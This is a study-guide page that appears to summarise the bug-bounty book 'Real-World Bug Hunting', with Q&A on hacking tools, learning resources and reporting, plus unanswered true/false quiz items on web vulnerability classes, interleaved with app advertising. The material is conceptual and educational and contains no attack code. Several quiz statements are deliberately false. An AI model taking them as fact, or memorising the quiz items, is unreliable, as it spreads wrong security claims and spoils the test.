## **What lesson can be learned from Mathias Karlsson's experience with his reported vulnerability?**

Answer: Even experienced hackers can make mistakes if they don't double-check; ensuring that a vulnerability still exists before reporting it is crucial.

**More Free Book**



Scan to Download



**Listen It**

## 8.Question

**What insights did Adam Bacchus share regarding the triaging of bug reports?**

Answer:He highlighted the challenge of noise from invalid reports and emphasized the need for a mutual understanding between hackers and companies to improve the bug bounty process.

## 9.Question

**How should a hacker handle disagreements regarding bounty payouts?**

Answer:Engage in a polite discussion with clear explanations on why they believe a higher amount is justified, while respecting the company's process for determining payouts.

## Chapter 21 | A Tools| Q&A

### 1.Question

**What role do recon tools play in the bug hunting process?**

Answer:Recon tools are essential for gathering information about potential targets before launching an attack. They help identify the attack surface, including subdomains, technologies in use, and ports

More Free Book



Scan to Download



Listen It

open for scanning. Understanding these elements allows bug hunters to formulate effective strategies for finding vulnerabilities.

## 2.Question

**How can automated tools enhance a hacker's efficiency compared to manual techniques?**

Answer:Automated tools streamline the recon process by quickly scanning networks and web applications, allowing hackers to identify potential vulnerabilities at a much faster rate than manual techniques. For example, a tool like 'Masscan' can scan the entire internet in under six minutes, providing comprehensive results that manual scanning would take significantly longer to achieve.

## 3.Question

**Why is combining multiple tools suggested for vulnerability discovery?**

Answer:Using multiple tools allows hackers to cover more ground and increases the likelihood of discovering vulnerabilities. Each tool may have unique features or

More Free Book



Scan to Download



Listen It

strengths, such as 'Nmap' for port scanning and 'Burp Suite' for traffic analysis, creating a more thorough exploration of the target's attack surface and security posture.

#### 4.Question

**What should a newcomer to hacking do before investing in premium tools?**

Answer:New hackers should start with free versions of tools, such as the free version of Burp Suite. Gaining practical experience and understanding how the tools work can help them determine when to upgrade to a Pro version, which offers enhanced features to ease their discovery and exploitation processes.

#### 5.Question

**What is the importance of knowing the technologies used by a target, such as via tools like BuiltWith or WhatCMS?**

Answer:Understanding the technologies utilized by a target website is crucial for identifying potential vulnerabilities. For instance, recognizing that a website employs an outdated version of a CMS can serve as a critical entry point for

More Free Book



Scan to Download



Listen It

exploitation, as older versions may have known vulnerabilities that can easily be exploited.

### 6.Question

**How does the categorization of hacking tools (like reconnaissance, scanning, and exploitation) aid in a structured approach to finding bugs?**

Answer:Categorizing tools into specific functions, such as reconnaissance, scanning, and exploitation, encourages a systematic approach. It allows hackers to focus on each stage of the hacking lifecycle, ensuring comprehensive coverage and reducing the chances of overlooking critical vulnerabilities during each phase.

### 7.Question

**What is the significance of community-driven tools like OWASP ZAP compared to commercial alternatives?**

Answer:Community-driven tools like OWASP ZAP offer robust features similar to commercial tools while being free and open source. This democratizes access to powerful security testing capabilities, ensuring that individuals and organizations with limited budgets can still participate in

More Free Book



Scan to Download



Listen It



security efforts and improve their defenses.

### 8.Question

**How can tools like EyeWitness and Gowitness simplify the initial assessment of numerous targets?**

Answer:Tools like EyeWitness and Gowitness automate the process of taking screenshots of multiple websites, providing a visual overview of the sites' interfaces without needing to visit each one manually. This can significantly expedite the reconnaissance phase, helping hackers quickly identify which targets may warrant further investigation.

### 9.Question

**What benefits do hacking tools provide in the realm of mobile application testing?**

Answer:Hacking tools tailored for mobile application testing, such as dex2jar and Hopper, facilitate the analysis of mobile app components, allowing testers to decompile and audit applications for vulnerabilities. This is particularly important as mobile applications can harbor unique security flaws that differ from traditional web applications.

More Free Book



Scan to Download



Listen It

## 10.Question

**In what way can using hacking tools reflect on a hacker's ethical considerations?**

Answer: The choice of hacking tools underscores a hacker's ethical stance. Tools that promote discovery for vulnerability disclosure, like Gitrob and sqlmap, align with ethical hacking practices focused on improving security. Conversely, using tools solely for illicit exploits, without permission, highlights a disregard for ethical boundaries. Thus, the tools one chooses can indicate their intent and ethical framework.

More Free Book



Scan to Download



Listen It

Ad



Scan to Download



# Try Bookey App to read 1000+ summary of world best books

Unlock **1000+** Titles, **80+** Topics

New titles added every week

Brand



Leadership & Collaboration



Time Management



Relationship & Communication



Business Strategy



Creativity



Public



Money & Investing



Know Yourself



Positive Psychology

Entrepreneurship



World History



Parent-Child Communication





Self-care



Mind & Spirituality

## Insights of world best books



Free Trial with Bookey



## Chapter 22 | B Resources| Q&A

### 1.Question

**What are some recommended online platforms for bug hunting training?**

Answer:Some recommended platforms include Coursera, Google Gruyere, Hacker101, and Hack The Box, which offer a variety of tutorials and exercises to improve your skills in identifying vulnerabilities.

### 2.Question

**Why is it important to continue learning after reading a book on bug hunting?**

Answer:Continuing to learn ensures that you stay updated on the latest techniques and vulnerabilities, which is crucial in a field that evolves quickly. Resources like formal courses, tutorials, and practice exercises help to expand your skill set.

### 3.Question

**What is the role of Bug Bounty Platforms in cybersecurity?**

Answer:Bug bounty platforms like HackerOne and

More Free Book



Scan to Download



Listen It



Bugcrowd connect hackers with companies seeking to identify and fix security vulnerabilities, providing a structured way to report bugs while often offering financial rewards.

#### 4.Question

**How can I practice finding vulnerabilities in a safe environment?**

Answer: Platforms like Google Gruyere and Hacker101 are designed for educational purposes where users can safely practice finding vulnerabilities such as XSS and CSRF without any risk of causing harm.

#### 5.Question

**What is the significance of the HackerOne Hacktivity feed?**

Answer: The HackerOne Hacktivity feed is important because it lists disclosed vulnerabilities reported through its bounty program, allowing aspiring hackers to learn from real-world examples and techniques used by experienced hackers.

#### 6.Question

**Can you name a book that provides insights into**

More Free Book



Scan to Download



Listen It

## **real-world vulnerabilities?**

Answer:A Bug Hunter's Diary by Tobias Klein examines real-world vulnerabilities and techniques used to find and test bugs, making it a valuable resource for aspiring bug hunters.

## **7.Question**

### **How can community blogs contribute to someone's development in bug hunting?**

Answer:Blogs written by bug hunters, such as Brett Buerhaus's and the Bugcrowd blog, provide insights, experiences, and tutorials that can assist beginners learn from real-life examples and improve their skills.

## **8.Question**

### **What resources are available for someone who prefers visual learning?**

Answer:For those who learn better visually, platforms like Bugcrowd LevelUp and LiveOverflow provide video tutorials and conference talks that cover various bug hunting topics and strategies.

## **9.Question**

### **Why is exploration of Mozilla's Bug Tracker System**

**More Free Book**



Scan to Download



**Listen It**



**recommended?**

Answer: Exploring Mozilla's Bug Tracker System can provide insights into the bugs already reported and how vulnerabilities were handled, which could offer ideas for areas that may still be vulnerable.

### **10.Question**

**What unique perspective does the Project Zero Blog offer?**

Answer: The Project Zero Blog, operated by Google's elite hacker group, shares insights into complex bugs and vulnerabilities across a range of applications, providing advanced analysis that can deepen understanding for more experienced hackers.

**More Free Book**



Scan to Download



Listen It



Scan to Download



# Why Bookey is must have App for Book Lovers



## 30min Content

The deeper and clearer interpretation we provide, the better grasp of each title you have.



## Text and Audio format

Absorb knowledge even in fragmented time.



## Quiz

Check whether you have mastered what you just learned.



## And more

Multiple Voices & fonts, Mind Map, Quotes, IdeaClips...

Free Trial with Bookey



# Real-World Bug Hunting Quiz and Test

[Check the Correct Answer on Bookey Website](#)

## Chapter 1 | 1 Bug Bounty Basics| Quiz and Test

1. A vulnerability is a weakness in an application that can be exploited to gain unauthorized actions or access to information.
2. A bug bounty program is the same as a Vulnerability Disclosure Program (VDP).
3. The browser does not need to follow any standards defined in RFC documents for successful communication on the internet.

## Chapter 2 | 2 Open Redirect| Quiz and Test

1. Open redirect vulnerabilities are only seen as high impact by bug bounty programs like Google's.
2. An attacker can exploit open redirects by manipulating URL parameters such as 'redirect\_to='.\$
3. Identifying open redirect vulnerabilities does not require attention to detail.

## Chapter 3 | 3 HTTP Parameter Pollution| Quiz and

More Free Book



Scan to Download



Listen It

## Test

- 1.HTTP Parameter Pollution (HPP) is a vulnerability that can only be found on the client side of an application.
- 2.Injecting an additional sender parameter in a bank URL could allow an attacker to specify an unauthorized account for a transfer.
- 3.HPP vulnerabilities are not relevant to popular social media platforms like Twitter and HackerOne.

More Free Book



Scan to Download



Listen It





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download





## **Chapter 4 | 4 Cross-Site Request Forgery| Quiz and Test**

- 1.CSRF attacks exploit vulnerabilities in a target's browser to send unauthorized HTTP requests without the user's knowledge.
- 2.Cookies are completely secure against CSRF attacks and cannot be exploited.
- 3.To prevent CSRF attacks, sites should implement CSRF tokens for validation of legitimate requests.

## **Chapter 5 | 5 HTML Injection and Content Spoofing| Quiz and Test**

- 1.HTML injection allows attackers to inject HTML tags into forms on a website.
- 2.Content spoofing involves injecting HTML tags to mislead users into providing sensitive information.
- 3.Understanding Markdown, HTML parsing, and the Document Object Model is important for identifying injection vulnerabilities.

## **Chapter 6 | 6 Carriage Return Line Feed Injection| Quiz and Test**

**More Free Book**



Scan to Download



Listen It



- 1.CRLF injection vulnerabilities occur when applications fail to sanitize encoded characters allowed in user input.
- 2.HTTP Request Smuggling cannot lead to cache poisoning or request hijacking.
- 3.In December 2015, a vulnerability was discovered in Twitter that allowed CRLF injection.

**More Free Book**



Scan to Download



Listen It





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download



## **Chapter 7 | 7 Cross-Site Scripting| Quiz and Test**

- 1.XSS allows attackers to inject malicious JavaScript into webpages viewed by other users.
- 2.The Same Origin Policy (SOP) includes the port in its definition of the same origin across all browsers.
- 3.There are three main types of XSS vulnerabilities.

## **Chapter 8 | 8 Template Injection| Quiz and Test**

- 1.Template engines only generate static content for websites and applications.
- 2.Server-Side Template Injections (SSTI) can lead to remote code execution (RCE).
- 3.Client-Side Template Injections (CSTI) can result in remote code execution (RCE).

## **Chapter 9 | 9 SQL Injection| Quiz and Test**

- 1.SQL Injection (SQLi) can allow attackers to extract sensitive data from a site's database.
- 2.SQL databases do not require any commands to interact with them, as they automatically handle all operations internally.



3. Using prepared statements is one of the recommended countermeasures against SQL Injection.

**More Free Book**



Scan to Download



**Listen It**





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download



## Chapter 10 | 10 Server-Side Request Forgery| Quiz and Test

- 1.SSRF vulnerabilities allow an attacker to make unintended network requests from a server, directly exploiting application server weaknesses.
- 2.GET requests in an SSRF vulnerability are less effective for data exfiltration compared to POST requests.
- 3.Blind SSRFs can be exploited without accessing response data, using techniques like timing and DNS lookups.

## Chapter 11 | 11 XML External Entity| Quiz and Test

- 1.XML is a metalanguage that describes how data is structured with predefined tags, similar to HTML.
- 2.An XML document must follow the general XML rules and match a Document Type Definition (DTD).
- 3.XXE attacks only allow attackers to make requests to external servers, but do not facilitate local file retrieval from a server.

## Chapter 12 | 12 Remote Code Execution| Quiz and Test

- 1.Remote Code Execution vulnerabilities arise only

More Free Book



Scan to Download



Listen It



from sanitized user input.

2. Developers can protect against command injection in PHP using the `escapeshellcmd` function.

3. Local Privilege Escalation (LPE) can occur without exploiting vulnerabilities in the kernel or services running as root.

**More Free Book**



Scan to Download



Listen It




Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download



## **Chapter 13 | 13 Memory Vulnerabilities| Quiz and Test**

- 1.All programming languages handle memory management automatically, eliminating memory vulnerabilities.
- 2.Buffer overflow vulnerabilities occur when an application writes more data to a buffer than it can hold.
- 3.Memory vulnerabilities are only found in modern programming languages like Python and Ruby.

## **Chapter 14 | 14 Subdomain Takeover| Quiz and Test**

- 1.A subdomain takeover vulnerability can potentially lead to content serving or traffic interception by attackers.
- 2.Subdomain takeovers can only happen if a DNS record is deleted permanently, otherwise they cannot occur.
- 3.It's essential to regularly monitor DNS records to prevent subdomain takeovers.

## **Chapter 15 | 15 Race Conditions| Quiz and Test**

- 1.A race condition can occur when multiple

**More Free Book**



Scan to Download



Listen It

processes try to access and modify shared data at the same time.

2. Race conditions only affect systems with high security requirements and therefore are not a concern for typical web applications.

3. Simultaneous requests can lead to race conditions in applications that involve invitation processes and payment processing.

**More Free Book**



Scan to Download



Listen It





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download



## Chapter 16 | 16 Insecure Direct Object References| Quiz and Test

1. An insecure direct object reference (IDOR) vulnerability allows an attacker to access or modify objects they shouldn't have access to.
2. Simple IDORs can only be identified through complex cryptographic methods.
3. Complex IDORs may involve identifiers that are hidden in POST requests or use UUIDs that are not easily guessable.

## Chapter 17 | 17 OAuth Vulnerabilities| Quiz and Test

1. OAuth is an open protocol designed for secure authorization across various applications, enabling users to log in without creating separate credentials.
2. All OAuth vulnerabilities arise from the lack of standardization in the protocol itself, making it inherently insecure.
3. The OAuth workflow includes three key roles: Resource Owner, Resource Server, and Client.

**More Free Book**



Scan to Download



Listen It



## Chapter 18 | 18 Application Logic and Configuration Vulnerabilities| Quiz and Test

1. Application logic vulnerabilities are often the result of mistakes made by developers.
2. Configuration vulnerabilities arise purely from input-based validation errors.
3. Creative thinking is essential to identifying application logic and configuration vulnerabilities.

**More Free Book**



Scan to Download



Listen It





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download



## **Chapter 19 | 19 Finding Your Own Bug Bounties| Quiz and Test**

- 1.The chapter suggests that the main goal for beginners in bug hunting should be immediate financial gain.
- 2.Reconnaissance is advised as an important first step in identifying potential vulnerabilities in bug hunting.
- 3.Automating repetitive tasks is discouraged in the process of finding vulnerabilities according to the chapter.

## **Chapter 20 | 20 Vulnerability Reports| Quiz and Test**

- 1.It is not necessary to review the program's policy document before submitting a vulnerability report.
- 2.Including proof of the concept in your vulnerability report can enhance its quality.
- 3.It's acceptable to disrespectfully discuss a low bounty with a company if you believe it is unjust.

## **Chapter 21 | A Tools| Quiz and Test**

- 1.Burp Suite is available only in a paid version.
- 2.Gobuster is used for brute-forcing URLs and DNS

**More Free Book**



Scan to Download



Listen It

subdomains.

3.Shodan is a search engine specifically for searching images on the internet.

**More Free Book**



Scan to Download



Listen It





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download



## Chapter 22 | B Resources| Quiz and Test

1. Coursera offers courses specifically on Software Security as part of its Cybersecurity Specialization.
2. HackerOne allows hackers to disclose vulnerabilities without any consent from the companies.
3. The Hacker Blog provides updates and tips for hackers.

**More Free Book**



Scan to Download



Listen It





Download Bookey App to enjoy

# 1000+ Book Summaries with Quizzes

**Free Trial Available!**

Scan to Download

